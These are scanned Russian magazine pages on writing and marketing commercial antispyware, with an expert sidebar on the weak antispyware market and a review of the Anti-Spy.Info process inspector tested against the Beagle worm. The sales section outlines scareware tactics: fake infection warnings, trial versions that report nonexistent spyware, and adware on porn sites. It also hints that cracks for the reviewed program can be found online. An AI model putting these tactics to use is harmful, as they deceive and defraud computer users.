ИГРАЯ НА ЧЕЛОВЕЧЕСКИХ СЛАБОСТЯХ МОЖНО ЗАРАБОТАТЬ БОЛЬШИЕ ДЕНЬГИ. ПРОГРАММА, КОТОРАЯ ПРОСТО ЧИСТИЛА КЭШ IE, ПРИНОСИЛА ПО 150000$ ДОХОДА В МЕСЯЦ. АВТОРЫ ПРИДУМАЛИ ГЕНИАЛЬНЫЙ ХОД, КОТОРЫЙ ЗАСЛУЖИВАЕТ ВНИМАНИЯ.

НАЧНУ С ТОГО, ЧТО ПО РАСКРУЧИВАЛОСЬ НА ПОРНУШНОМ ТРАФИКЕ, И СКАЧИВАЛ ЕГО СООТВЕТСТВУЮЩИЙ КОНТИНГЕНТ. ПОСЛЕ ИНСТАЛЛЯЦИИ В УГОЛКЕ МОНИТОРА ПОЯВЛЯЛОСЬ МАЛЕНЬКОЕ ОКОШЕЧКО СО СЛАЙД-ШОУ. ЧТО ОНО ПОКАЗЫВАЛО, ДУМАЮ, ВСЕ УЖЕ ПОНЯЛИ. ДАННОЕ СЛАЙД-ШОУ СОПРОВОЖДАЛОСЬ НАДПИСЬЮ, ГЛАСИВШЕЙ, ЧТО ЭТО МОГУТ УВИДЕТЬ РОДИТЕЛИ, ЖЕНЫ И ДЕТИ ПОСЕТИТЕЛЕЙ, НО ЕСЛИ ОНИ ЗАПЛАТЯТ ВСЕГО 29,99$, ТО ЧУДОСОФТ ПОЧИСТИТ КОМПЬЮТЕР ОТ ПОШЛЯТИНЫ. ЕСТЕСТВЕННО, ДОБРОПОРЯДОЧНЫЕ, НО ОЧЕНЬ ГЛУПЫЕ ГРАЖДАНЕ США, НЕ ЗАДУМЫВАЯСЬ, БЕЖАЛИ ЗА КРЕДИТКОЙ. ПРИЧЕМ ВСЕ ПО-ЧЕСТНОМУ: СОФТ ЧИСТИЛ КЭШ И БОЛЬШЕ НЕ ПУГАЛ БЕДНЫХ ДРОЧЕРОВ.

нирование по расписанию. Ну и, конечно, необходима гибкая система настроек для того, чтобы эффективно всем этим управлять.

Но и этого недостаточно. На мой взгляд, обязательно нужен «карантин». Представьте ситуацию, когда удаление какого либо файла или записи реестра нарушит целостность функционирования системы. Это будет хуже, чем прыгнуть в бассейн с акулами... Этого не простят! «Карантин» позволит избавляться от spyware с меньшим риском, да и вообще придаст солидность программе.

Так же необходим «игнор лист» и создание отчетов о проделанной работе. Чем больше информации получит пользователь, тем серьезней ему покажется продукт, и тем большие деньги он будет готов за него отдать. Конечно, не стоит перебарщивать с этим: все должно быть в пределах разумного, и самое главное — не должно раздражать. Можно, допустим, выводить кучу полезных на твой взгляд сведений, но если они загромождают экран, то это никому не нужно. Более правильным решением будет компактно и аккуратно вывести их в дополнительном окне.

В каждой программе должна быть своя изюминка, фишка, которая отличает ее от многих других. Это может быть какая-то особенная функция, которая претендует на уникальность. Например, можно написать монитор, который следит за определенными ключами системного реестра и сообщает об этом пользователю, а еще лучше — спрашивает, можно ли записать или удалить некоторый ключ. Чем больше в программе будет таких полезностей, тем лучше она будет продаваться.

Помимо основного функционала, можно сделать еще кучу всяких мелочей, которые напрямую никак не относятся к назначению ПО, но будут очень кстати. Например, можно реализовать пресловутые Tip of Day, причем не с подсказками по интерфейсу программы (он не должен быть слишком сложен), а с советами о том, как защититься от уничтожаемой заразы. Всяческие baloon'ы, всплывающие подсказки и прочая мишура тоже приветствуется, но в пределах разумного. Не лишним будет реализовать напоминания об обновлениях файла сигнатур и самого antispyware, причем сделать это, получая данные с сайта ПО через интернет. Придумать можно много всего интересного, самое главное, чтобы это было нужно пользователю.

Теперь, когда разработан весь функционал antispyware, можно заняться и дизайном. Скажу сразу, что лучше отдать это дело в руки профессионалов. Конечно, можно сделать программу со скучным виндовым интерфейсом, но это допустимо лишь в том случае, если ПО претендует на уникальность и является фактически незаменимым. А так как рынок в этой области перенасыщен, то борьба за клиента должна вестись всеми доступными способами. Толковый дизайнер не только нарисует иконки и создаст макет сайта, но и полностью разработает концепцию внешнего вида ПО. Причем на 90% будущее дизайна зависит от названия: как назовешь продукт, так он и будет выглядеть.

Но, конечно, амбиции дизайнеров часто превосходят наши возможности, и самим реализовать все детали интерфейса за приемлемое время практически невозможно. Есть два пути: заранее наложить ограничение на дизайнерский полет мысли или использовать «скиновые» движки. С помощью последних можно реализовать любые, даже самые необычные идеи относительно внешнего вида ПО. Рассказывать обо всех

SPECIAL МНЕНИЕ

ОЛЕГ ЗАЙЦЕВ

Специалист по информационной безопасности, автор программы AVZ

ОЛЕГ, ЧТО МОЖЕТЕ СКАЗАТЬ ПО ПОВОДУ РЫНКА СОВРЕМЕННОГО ANTISPYWARE?

В прошлом году я проводил тщательное изучение большого количества antispyware, поэтому могу резюмировать состояние рынка. Анализ показывает некоторые тенденции:

[1] Известна масса продуктов, которые ловят «шпионов» в cookies. Делается это по именам или по url внутри cookie, и никакие доводы здравого смысла о том, что текстовый файл на диске совершенно безвреден (с учетом возможности отключить прием кукизов или чистить их) на разработчиков antispyware не действует. Причина проста — маркетинг. В случае охоты на кукизы antispyware будет постоянно находить сотни «зловредов», пугая бедного пользователя.

[2] Поиск шпионов в реестре. Принцип аналогичен кукизам — увидев ключ типа software\gator или clsid, принадлежащего spyware-классу, почти все антишпионы подхватывают. Хотя наличие ключика в реестре само по себе не опасно — это еще не показатель наличия заразы на пк. Базы этих ключей также гуляют из одного продукта в другой и зачастую содержат кучи ошибок.

[3] Поиск файлов по именам. В последнее время становится все популярнее, причем часто базы имен файлов разработчики воруют друг у друга, даже не изучая их. Результат — высокий уровень ложных срабатываний и очень низкая эффективность метода, поскольку разработчики шпионов далеко не дураки, и модифицировать имена файлов от версии к версии для них особого труда не составляет (равно как изменять clsid своих классов и имена ключей в реестре).

[4] Часто интерфейс перевешивает содержимое, как всегда, из-за маркетинга. То есть содержимое — простейшая программа для сканирования реестра, зато интерфейс — отменный: профессионально сделанный сайт, логотип и т.п. Причина все та же — маркетинг и еще раз маркетинг.

Общий вердикт таков — эффективность большинства изученных современных antispyware близка к нулю, поскольку чаще всего преследуется задача получения некоей прибыли, а не построение достойного продукта. Кроме того, устойчиво развивается идея hoax-программ - имитаторов наличия заразы, которые меняют обои, выводят какие-либо сообщения на экран и т.д. Параллельно они рекламируют чудо-антишпион, который устранит все проблемы за определенные деньги. Подобные hoax-программы детектируются большинством антивирусов, а рекламируемые таким образом антишпионы попадают в черные списки.

прелестях «скины» я не буду — найдутся как их противники, так и сторонники, но скажу только то, что не надо бояться выставить программу не серьезной, ведь можно сказать дизайнерам, что примерно от них ожидается.

Но даже если не использовать нетрадиционное оформление интерфейса, а просто наложить иконки на некоторые кнопки, советую эти иконки заказать у профессионала. К примеру, могу сказать, что маленькая картинка зонтика в Антивирусе Касперского версии 6 рисовалась год!!! Так что не следует пренебрегать значимостью дизайна — это как минимум 30% успеха.

➔ **защита.** Так как мы все-таки не благотворительностью занимаемся, а зарабатываем себе на жизнь, то нужно хорошенько защититься от «добрых» крэкеров. Сейчас существует масса разнообразных паковщиков, которые достаточно надежно сохранят содержимое кошелька программиста. Конечно, можно заняться этим делом самому, но только в том случае, если написанная раз защита будет постоянно обновляться и тем самым противостоять посягательствам на вашу интеллектуальную собственность.

Впрочем, есть методы гораздо более действенные и одновременно проще реализуемые. Например, так как antispyware должен постоянно обновлять свои базы, то можно просто-напросто заблокировать обновления с тех ключей, которые будут использоваться «неофициальными» юзерами. Отследить это очень просто, а написать простенькую систему для аутентификации копий программы на сервере — еще проще. Но опять таки — не стоит торопиться с этим шагом. Как вы думаете, почему тот же Антивирус Касперского не сделал такую бяку миллионам пользователей всего мира? Все очень просто — это секрет №2 (а для некоторых вовсе и не секрет), а один из приемов раскрутки ПО, впрочем, о них я расскажу чуть позже.

Подводя итог, можно сказать, что есть два основных типа защиты ПО: локальный и удаленный. Решить, что использовать, должен выбрать сам разработчик.

➔ **немного о продажах.** Когда софт написан, сделан биллинг и сайт под него, и можно начинать продавать, сразу же возникает вопрос. Как сделать так, чтобы о вновь появившемся antispyware узнали, а самое главное — купили? Есть два способа: честный и не совсем. Сейчас я расскажу о них по порядку.

Итак, честный путь продаж подразумевает долгую раскрутку сайта, регистрацию в различных софтовых каталогах и постоянную гонку за первое место в запросах у гугла. Если ссылка на наш сайт будет первой при вводе в гугле, например, слова «antispyware», то можно смело бросать работу — безбедная жизнь обеспечена. Кстати, второе и третье место в гугле тоже очень даже не плохи... Но все это при условии, что ПО будет идеально работать, обладать дружественным интерфейсом и иметь незаурядный функционал. Но все-таки, прежде чем программа начнет приносить серьезный доход, работать придется очень много.

Ну, с «честным» способом все понятно. Конечно я не интернет-маркетолог, но в двух словах картину обрисовал. Теперь можно поговорить и о «немножко не честных» способах завоевания рынка. Первым делом скажу, что раскручивать сайт все равно придется, но немножко другими способами, гораздо более быстрыми. Нет, это не спам, как многие сейчас подумали. Суть заключается в том, чтобы найти сайты с большой посещаемостью и разместить там свои баннеры. Но не простые сайты, а те, где тусуются богатые американские граждане... Кто еще не догадался — это всяческие платные и бесплатные порносайты. Владельцам этих сайтов обычно обещают процент от прибыли, если покупка была сделана благодаря их стараниям. Дальше все сделают они (если согласятся на это щедрое предложение и увидят его экономическую целесообразность).

Как известно, тот, кто увлекается клубничкой, рано или поздно подцепит какую-либо инфекцию. Это правило действует как в реале, так и в онлайне. Вот как раз на этом и основан главный прием твоих будущих партнеров. Представь, что во время серфинга у пользователя высвечивается страшное окно с сообщением, что его система поражена злым вирусом, и предлагает скачать софтину для чудесного исцеления. Поверь, людей, поверивших в это, будет больше, чем кажется. Конечно, существуют более изощренные схемы, но в основе лежит именно этот принцип — напугать юзера.

Если antispyware инсталлирован, но еще не куплен, а лишь проходит триальный срок, нечистоплотные программисты могут задействовать интересную фичу — постоянно выводить сообщения о том, что на машине водится опасная зараза, а уничтожить ее можно только полной версией ПО. Конечно, никаких spyware может и не быть, а точнее сказать — и не будет, просто данный прием очень эффективен, особенно с пользователями типа «Домохозяйка2000». Часто люди, которые «гонят трафик» (владельцы сайтов, с которых приходят покупатели), сами пишут разнообразные adware, чтобы те незаметно устанавливались на машины их посетителей и всячески рекламировали ПО. Но должен заметить, что такие штучки очень не любят в среде компьютерщиков, и авторитет продукт точно потеряет, поэтому следует хорошо подумать, прежде чем использовать такую стратегию продаж. А если уж все-таки решился на «черный пиар», то постарайся, чтобы никто не узнал твоего имени.

➔ **заключительное слово.** После прочтения этого труда, думаю, многие поняли, что написать свой коммерческий antispyware не так уж и сложно. Самое главное — иметь голову на плечах, большое желание и MSDN. Так что дерзайте! **C**

история одного spyware

НЕ ТАК ДАВНО Я ПОЗНАКОМИЛСЯ С ОДНИМ ЧЕЛОВЕКОМ, КОТОРЫЙ ЗАНИМАЕТСЯ РАЗРАБОТКОЙ ПО ДЛЯ ОБЕСПЕЧЕНИЯ КОМПЬЮТЕРНОЙ БЕЗОПАСНОСТИ. А НАЧИНАЛОСЬ ВСЕ С ТОГО, ЧТО СОБРАЛИСЬ ВМЕСТЕ ТРОЕ ДРУЗЕЙ ВЫПИТЬ ПО КРУЖКЕ ПИВА, И ВО ВРЕМЯ ПРАЗДНОЙ БЕСЕДЫ ОДИН ИЗ НИХ ЛЯПНУЛ: «А ДАВАЙТЕ СОФТ ПРОДАВАТЬ!»...

СНАЧАЛА НАШЛИ ЕЩЕ ПАРУ ЗНАКОМЫХ, КОТОРЫЕ УМЕЮТ ПРОГРАММИРОВАТЬ, И ПРИДУМАЛИ, ЧТО ОНИ БУДУТ ПИСАТЬ. ВЫБОР ПАЛ НА ANTISPYWARE. НА ПЕРВЫХ ПАРАХ ВСЕ РАБОТАЛИ НА ЧИСТОМ ЭНТУЗИАЗМЕ, БЕЗ ДЕНЕГ, НА СТАРЕНЬКИХ МАШИНАХ В СЪЕМНОЙ КВАРТИРЕ. ПОСТЕПЕННО ДЕЛО СДВИНУЛОСЬ С МЕРТВОЙ ТОЧКИ, И БУКВАЛЬНО ЧЕРЕЗ НЕСКОЛЬКО МЕСЯЦЕВ ПРОГРАММА БЫЛА ГОТОВА. НО РЕБЯТ ПОСТИГЛА НЕУДАЧА — ПРОГРАММА ВЫШЛА ОЧЕНЬ ГЛЮЧНАЯ, И БАГРЕПОРТЫ ВАЛИЛИСЬ МЕГАБАЙТАМИ. ПРИШЛОСЬ ВСЕ ПЕРЕПИСЫВАТЬ С НУЛЯ, НО НА ЭТО РАЗ ИМ ПОМОГАЛ ИХ СОБСТВЕННЫЙ ОПЫТ, И ВТОРАЯ ПОПЫТКА ОКАЗАЛАСЬ КУДА УДАЧНЕЕ. СОФТ НАЧАЛ ПРОДАВАТЬСЯ И ПРИНОСИТЬ НЕПЛОХИЕ ДЕНЬГИ. В ПОСЛЕДСТВИИ БЫЛО НАПИСАНО ЕЩЕ НЕСКОЛЬКО ПОЛЕЗНЫХ ПРОГРАММ, НЕКОТОРЫЕ ИЗ КОТОРЫХ ПРОВАЛИЛИСЬ, А НЕКОТОРЫЕ ИМЕЛИ УСПЕХ.

СЕЙЧАС ДРУЗЬЯ РАЗБЕЖАЛИСЬ, КАЖДЫЙ НАБРАЛ СЕБЕ СВОЮ СОБСТВЕННУЮ КОМАНДУ. МОЙ ЗНАКОМЫЙ КУПИЛ СЕБЕ НЕДАВНО НОВЕНЬКУЮ «ТОЙОТУ» И ПРИОБРЕЛ НЕХИЛУЮ КВАРТИРКУ, А ВЕДЬ ВСЕГО НЕСКОЛЬКО ЛЕТ НАЗАД ОН РАБОТАЛ СКРОМНЫМ СИСАДМИНОМ ЗА 800 РУБЛЕЙ В МЕСЯЦ. ТАК ЧТО МЕЧТЫ СБЫВАЮТСЯ, ГЛАВНОЕ ПОСТАРАТЬСЯ.

Некоммерческий antispyware. Сайт — так себе

умная слежка

ОБЗОР ANTI-SPY.INFO

АЛЬТЕРНАТИВА АНТИВИРУСАМ, БРАНДМАУЭРАМ И ПРОЧИМ АВТОМАТИЗИРОВАННЫМ СТОРОЖАМ — ПРОГРАММЫ, ПОЗВОЛЯЮЩИЕ ЗАГЛЯНУТЬ ПОД «КАПОТ» СИСТЕМЫ И САМОСТОЯТЕЛЬНО РАЗОБРАТЬСЯ В СИТУАЦИИ. ANTI-SPY.INFO — ОДНА ИЗ ТАКИХ ПРОГРАММ

Крис Касперски ака мыщъх
no e-mail

Сеть буквально кишит вирусами, червями и шпионскими программами, приходящими из ниоткуда и уходящими в никуда. Правда, вместе с гигабайтами разрушенной информации или украденными электронными деньгами. Причем качество антивирусного детектирования оставляет желать лучшего. Старые вирусы упаковываются (переупаковываются) новыми версиями упаковщиков/протекторов, слегка модифицируются или оборачиваются во «врапперы» (от англ. wrapper — обертка), и антивирусы перестают их распознавать.

В процессе написания статьи мы выкачивали множество crack'ов (большая часть из которых оказывалась вирусами) и «скармливали» их онлайн-сканерам различных антивирусных компаний. Результат вполне оправдал ожидания: значительная часть вирусов осталась нераспознанной. И только после ручной распаковки (снятия враппера) сканеры признали в них хорошо знакомые Win32.HLLM.Beagle, Packed.Win32.Klone.g и т. д. Кстати, локальные сканеры тех же самых компаний справились со своей задачей намного лучше, лишний раз подтверждая известный тезис о бесплатном сыре.

По словам разработчиков, антивирусные базы обновляются каждые несколько часов (на самом деле это неправда), но и за это время от «свежего» вируса успевают пострадать десятки, если не сотни тысяч пользователей. Служба поддержки «Лаборатории Касперского» обрабатывает присланные вирусы моментально, отвечая буквально через несколько часов (даже если на дворе — глубокая ночь) и обещая включить детектирование в следующее обновление. Причем ответ приходит на языке оригинала. Хочешь общаться на английском — пиши по-английски, и все будет OK. Ну, или не совсем OK. Во-первых, в нашем случае ни через несколько часов, ни даже через день онлайн-сканер так и не научился распознавать заразу (научился через полтора дня, как раз к моменту завершения статьи). Во-вторых, Packed.Win32.Klone.g, обернутый в новый враппер, получил название Trojan-Dropper.Win32.Agent.arz, несмотря на то, что в письме был явно указан механизм его действия. Все это косвенным образом подтверждает догадку, что уже никто не исследует вирусы, а просто добавляет в базу новую сигнатуру...

Компания Dr.Web ответила лишь на следующий день, сообщив, что эти вирусы ей уже известны, и никак не прокомментировала тот факт, что их не берет онлайн-сканер. Причем на английское письмо пришел русский ответ — несолидно, однако! Ладно, воспользуемся локальными антивирусами. AVP ActiveX сканер нашел 8 вирусов в 26 пораженных объектах (хотя их там было намного больше), а CureIt! от Dr.Web — только один, да и то, наверное, с перепугу или по ошибке.

➜ **преамбула.** Доверять антивирусам или нет — пускай каждый решает сам. Никто не спорит, что это очень хорошее средство против глобальных вирусных эпидемий. Но проверка программ, полу-

«ВЕСЬ РЫНОК АНТИВИРУСОВ — ЭТО ОГРОМНЫЙ МЫЛЬНЫЙ ПУЗЫРЬ, КОТОРЫЙ ДЕРЖИТСЯ НА СТРАХЕ ПОЛЬЗОВАТЕЛЕЙ». ИГОРЬ ДАНИЛОВ, РАЗРАБОТЧИК АНТИВИРУСА DR.WEB.

ченных из сети (особенно из ненадежных источников типа Осла), создает лишь иллюзию безопасности. Со специально подготовленными файлами антивирусы не справляются в принципе! Эвристический анализ отдыхает, и перед запуском всякой неизвестной программы ее должен вручную проанализировать высококвалифицированный специалист, умеющий держать soft-ice в руках и не шарахающийся в сторону от дизассемблера. Но специалистов мало, да и у тех времени на подобную ерунду не хватает.

Можно, конечно, запустить Диспетчер Задач, пройтись по ветвям реестра, ответственным за автозагрузку, попытавшись обнаружить подозрительные файлы, но… черт возьми! Откуда простому пользователю знать, какой из них легальный, а какой нет?! Windows содержит тысячи файлов, и еще большее количество добавляют устанавливаемые приложения. Редкий специалист сможет сказать, какая DLL за что отвечает.

Следовательно, необходима программа, собирающая максимум информации о системе и содержащая обширную базу данных о всех «честных» и «нечестных» файлах, а также обращающая внимание на особенности поведения некоторых программ (скрытые окна, внедрение в чужие процессы, отсутствие цифровой подписи/информации о производителе и т. д.), с возможностью временного отключения подозрительных программ и развитой системой поддержки пользователей (поскольку по-другому создать базу обо всех файлах просто не получится).

В далеком прошлом автор написал несложную утилиту, трассирующую векторы прерываний и показывающую всех, кто на них сидит, с указанием способов внедрения (честный резидент или нет). Большой распространенности (по причинам неумелого маркетинга) она так и не получила, а с наступлением эры Windows оказалась и вовсе ненужной, поскольку работала в реальном режиме MS-DOS. Но сама идея не умерла и нашла себе применение в новых, современных утилитах, например, в той же Anti-Spy.Info.

➔ **«амбула».** Программу Anti-Spy.Info можно бесплатно скачать с сайта www.Anti-Spy.Info, однако без регистрации (стоимость которой равняется $29) проработает всего лишь 30 дней, при этом часть возможностей будет заблокирована. Лекарство можно найти в Сети.

Текущая версия имеет номер 1.6.5, но не рекомендуем ей пользоваться, поскольку она упакована ASProtect'ом и при активном soft-ice просто не запустится! Кстати говоря, точно так же ведут себя вирусы/черви/шпионы, обработанные ASProtect'ом, так что soft-ice служит своеобразным средством защиты.

В итоге мы использовали версию 1.1, которая практически ничем не уступает в плане функциональности и нормально уживается вместе с soft-ice. Для получения наиболее полной информации о состоянии системы Anti-Spy.Info рекомендуется запускать с правами администратора, хотя большинство вирусов ловится и без них.

После запуска видим развернутый на весь рабочий стол экран с именами процессов, служб, драйверов и компонентов IE, отсортированный по степени их опасности, вычисленной на основе некоторых не до конца понятных критериев, в результате чего безобидным программам сплошь и рядом присваивается рейтинг potentially dangerous (потенциально опасная), в то время как далеко не каждому вирусу «удается» преодолеть барьер harmless (безвредный). Но не в рейтингах дело! Главное, что Anti Spy.Info отображает все процессы/библиотеки/компоненты вместе с информацией, которую ей удалось добыть. Наша задача — ее проанализировать.

➔ **работа с Anti-Spy.Info.** В первую очередь следует обращать внимание на появление новых процессов, стартующих вместе с системой (Anti-Spy.Info в большинстве случаев корректно определяет тип запуска), которых не было ранее. И это — самый эффективный способ выявления заразы. Anti-Spy.Info умеет сохранять отчет в html- и txt-форматах, но, к сожалению, не умеет сравнивать их, что является большим минусом. Приходится сравнивать отчеты вручную или писать свою собственную утилиту. На практике же большинство пользователей начинают рвать волосы, только когда работа системы становится тормозной, нестабильной или не запускается вообще, что в корне не верно. Но как отличить зараженные процессы от жизненно-важных системных файлов, после удаления которых некоторые приложения (а то и всю Windows целиком) придется переустанавливать заново? Сейчас проведем короткий тренинг, как это делается.

➔ **проверка на вшивость.** Самой опасной программой, по мнению Anti-Spy.Info, на испытуемом компьютере оказалась динамическая библиотека wmfhotfix.dll, которой был присвоен рекордно высокий рейтинг опасности (целых 82%) на основании следующих критериев:


— МОЖЕТ УПРАВЛЯТЬ ДРУГИМИ ПРОГРАММАМИ (И ВЕДЬ ДЕЙСТВИТЕЛЬНО МОЖЕТ);

— ОКНО НЕ ВИДИМО (А ВОТ НИЧЕГО ПОДОБНОГО — WMFHOTFIX.DLL НЕ ИМЕЕТ «СВОЕГО» ОКНА, НО ОТОБРАЖАЕТСЯ НА ВСЕ GUI-ПРИЛОЖЕНИЯ, ТАК ЧТО ОКОН У НЕЕ ПРЕДОСТАТОЧНО);


— НЕТ ОПИСАНИЯ ПРОГРАММЫ, ТО ЕСТЬ НЕ ЗАПОЛНЕН СООТВЕТСТВУЮЩИЙ РАЗДЕЛ РЕСУРСОВ, ЧТО СОВСЕМ НЕХАРАКТЕРНО ДЛЯ КОММЕРЧЕСКИХ ПРОДУКТОВ, НО ЧАСТО СЛУЧАЕТСЯ С ВИРУСАМИ И ПРОГРАММАМИ, НАПИСАННЫМИ НА СКОРУЮ РУКУ;

— ЭТО НЕ СИСТЕМНЫЙ ФАЙЛ WINDOWS;

— ОТСУТСТВУЕТ ДЕТАЛЬНОЕ ОПИСАНИЕ (ЧТО ЕЩЕ ЗА ДЕТАЛЬНОЕ ОПИСАНИЕ?!).



Реакция Anti-Spy.Info на встречу с настоящим вирусом



Внешний вид программы Anti-Spy.Info

В общем, как бы сказали в суде, мотивы неубедительны, и за отсутствуем явных доказательств подсудимый отправляется на свободу. Ну, или дело направляется на доследование...

В небольшом окне, расположенном в правом нижнем углу, Anti-Spy.Info показывает все текстовые строки (в формате ASCII), найденные в программе, среди которых присутствуют «Copyright 2006 by Ilfak Guilfanov, ighexblog.com» и «http//ww.hexblog.com». По ним нетрудно догадаться, что это заплатка от дыры в обработчике wmf-файлов, выпущенная легендарным создателем IDA Pro — Ильфаком Гильфановым. Те же, кому это имя ни о чем не говорит, могут воспользоваться следующей уникальной возможностью — поиском в базе описаний файлов. Просто щелкаем по строке «Google it» в контекстом меню — и программа перебрасывает нас на форум поддержки http://www.neuber.com/antispy/file, где пользователи могут оставлять свои комментарии относительно той или иной программы.

Комментарии встречаются самые разные: от технически обоснованных до откровенно пионерских. Тем не менее, некоторое представление о ситуации они все-таки дают, особенно если пользователи оставляют ссылки на авторитетные источники. В нашем случае данным файлом заинтересовались 193 пользователя, 4 из которых оценили его как безвредный, 2 — как неопасный и еще 2 предпочли сохранить нейтралитет. 7 оставленных комментариев в полной солидарности свидетельствуют, что никакой это не вирус, а независимая заплатка для Windows.

А теперь разберемся с динамической библиотекой SSSensor.dll, взявшейся непонятно откуда, не имеющей описания, записывающей клавиатурный ввод («function: record input» в окне «Properties», расположенным внизу посередине) и не включающей в себя никаких осмысленных текстовых строк, но зато импортирующей «интересную» API-функцию UnhookWindowsHookExgSetWindowsHookExA, позволяющую внедряться в чужие программы и следить за ними, в результате чего Anti-Spy.Info оценила рейтинг опасности в 82% (то есть потенциально опасная). Щелкаем по «Google it», идем на форум и видим, что 678 пользователей, обнаружившее у себя этот файл, придерживаются различных точек зрения на предмет его происхождения. Кто-то утверждает, что он входит в состав антивируса Panda, кто-то — в антивирус Bullguard, еще встречаются упоминания персональных брандмауэров VCOM и SyGate Personal Firewall. Зная, что у нас установлен последний, заглянули в его дистрибутив, увидели там SSSensor.dll и успокоились.

Судя по всему, этот модуль, выпущенный независимой компаний, позволяет отслеживать появление Хранителя Экрана и широко используется остальными компаниями в своих продуктах. Не исключено, что он «позаимствован» из какого-нибудь rootkit'a (на эту мысль наводит стиль его написания). Но как бы там ни было, он совершенно безопасен и можно смело щелкнуть по пункту «Comment» контекстного меню и добавить свой собственный комментарий, чтобы не приходилось держать всю информацию в голове (при большом количестве подозрительных объектов это весьма проблематично). Вместе с комментарием также можно указать и рейтинг безопасности (в данном случае «harmless» — безвредная).


После этого SSSensor.dll перескочит в самый низ списка и не будет нас отвлекать (перескочит после перезапуска программы или нажатии на колонку Rating для пересортировки таблицы по степени опасности, но это уже детали).

База «честных» программ — вот главное преимущество Anti-Spy.Info перед конкурентами. С вирусами и червями, произвольным образом меняющими свои имена, дела обстоят значительно сложнее. Продемонстрируем это на примере широко известного вируса Win32.HLLM.Beagle, занимающего первую позицию в хит-параде у Данилова.

Anti-Spy.Info определила, что процесс Beagle.exe с иконкой, маскирующийся под самораспаковывающийся RAR-архив, не имеет ни окна, ни описания, однако присвоила ей довольно низкий рейтинг опасности — всего 57%. А вот файл hldrrr.exe, автоматически создаваемый вирусом при первом запуске в каталоге WINNT\System32 и прописанный в ветвях реестра, ответственных за автоматическую загрузку (HKCU\Software\Microsoft\Windows\CurrentVersion\Run и HKLM\Software\Microsoft\Windows\CurrentVersion\Run), получил всего 47% («seems harmless» похожа на безвредную).

Ладно, задвинем в сторону искусственный интеллект со всеми его «рейтингами» и пойдем на форум, где мы быстро обнаружим, что файлом с таким именем не интересовался ни один пользователь. Вот так номер! Практика показывает, что практически любой «честный» программный пакет (даже малораспространенный) быстро попадает в базу Anti-Spy.Info, а если там его нет, то с определенной степенью вероятности можно утверждать, что это вирус или что-то очень нехорошее, поэтому его лучше удалить.

Освобождая пользователя от ручной работы, Anti-Spy.Info поддерживает своеобразный «карантин». При нажатии на кнопку «Удалить» выдается запрос, то ли просто можно завершить данный процесс без каких бы то ни было дополнительных действий или переместить его в отдельную папку, попутно дезактивируя ключи автозагрузки. Если, конечно, Anti-Spy.Info сумела определить, каким путем грузится программа. К тому же следует помнить, что Windows блокирует удаление активных процессов, но допускает их переименование в пределах одного диска. Просто переименуй hldrrr.exe в hldrrr.ex_ — и, независимо от способа запуска, он уже никогда не получит управления! Исключение составляют вирусы, следя-



Антивирус X-Safe IV — древний, как мамонт, и ныне работающий только под эмулятором

щие за своим файлом-носителем и автоматически восстанавливающие его в случае удаления.

